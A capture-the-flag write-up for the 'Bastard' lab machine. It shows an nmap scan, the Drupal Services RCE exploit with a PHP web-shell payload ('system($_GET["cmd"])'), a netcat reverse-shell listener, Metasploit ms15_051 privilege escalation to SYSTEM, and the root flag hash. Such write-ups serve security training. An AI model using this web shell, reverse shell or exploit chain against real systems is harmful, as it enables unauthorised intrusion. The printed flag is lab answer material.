

# Information Gathering


## 1) Found open ports

```
(vigneswar@VigneswarPC)-[~]
$ tcpscan 10.10.10.9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-01 10:07 IST
Nmap scan report for 10.10.10.9
Host is up (0.25s latency).
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 7.5
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-title: Welcome to Bastard | Bastard
|_http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-generator: Drupal 7 (http://drupal.org)
135/tcp   open  msrpc     Microsoft Windows RPC
49154/tcp open  msrpc     Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 200.44 seconds

(vigneswar@VigneswarPC)-[~]
$
```


## 2) Checked the website



It runs drupal CMS



# Vulnerability Assessment

1) It runs drupal 7.54



2) The version is vulnerable to RCE

## Drupal 7.x Module Services - Remote Code Execution

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
41564	N/A	CHARLES FOL	WEBAPPS	PHP	2017-03-09
EDB Verified: ✓		Download		Vulnerable App:	
		Exploit:  / 			


3) Tested it

```
41564 X
41564
21 # initialization
22
23 error_reporting(E_ALL);
24
25 define('QID', 'anything');
26 define('TYPE_PHP', 'application/vnd.php.serialized');
27 define('TYPE_JSON', 'application/json');
28 define('CONTROLLER', 'user');
29 define('ACTION', 'login');
30
31 $url = 'http://10.10.10.9';
32 $endpoint_path = '/rest';
33 $endpoint = 'rest_endpoint';
34
35 $file = [
36     'filename' => 'shell.php',
37     'data' => '<?php system($_GET["cmd"]); ?>'
38 ];
39
40 $browser = new Browser($url . $endpoint_path);

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS 2

# Exploit Author: Charles FOL
# Contact: https://twitter.com/ambionics
# Website: https://www.ambionics.io/blog/drupal-services-module-rce

#!/usr/bin/php
Stored session information in session.json
Stored user information in user.json
Cache contains 7 entries
File written: http://10.10.10.9/shell.php
```



## Exploitation

1) Got reverse shell

```
(vigneswar@VigneswarPC)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.9] 49343
ls

Directory: C:\inetpub\drupal-7.54

Mode                LastWriteTime         Length Name
----                -
d-----          19/3/2017   12:43 ??      includes
d-----          19/3/2017   12:43 ??      misc
d-----          19/3/2017   12:43 ??      modules
d-----          19/3/2017   12:43 ??      profiles
d-----          19/3/2017   12:43 ??      scripts
d-----          19/3/2017   12:43 ??      sites
d-----          19/3/2017   12:43 ??      themes
```

## ***Privilege Escalation***

- 1) Used local exploit suggerter to find a valid exploit

```
msf6 exploit(windows/local/ms15_051_client_copy_image) > run

[*] Started reverse TCP handler on 10.10.14.3:4444
[*] Reflectively injecting the exploit DLL and executing it...
[*] Launching netsh to host the DLL...
[+] Process 2632 launched.
[*] Reflectively injecting the DLL into 2632...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Command shell session 3 opened (10.10.14.3:4444 -> 10.10.10.9:49353) at 2024-07-01 12:19:31 +0530
```

```
Shell Banner:
Microsoft Windows [Version 6.1.7600]
-----
```

```
C:\inetpub\drupal-7.54>whoami
whoami
nt authority\system
```

```
C:\inetpub\drupal-7.54>cd /Users/Administrator/Desktop
cd /Users/Administrator/Desktop
```

```
C:\Users\Administrator\Desktop>cat user.txt
cat user.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.
```

```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
63df4b3d040f4b12c0f0dcf3ac532bd9
```

```
C:\Users\Administrator\Desktop>
```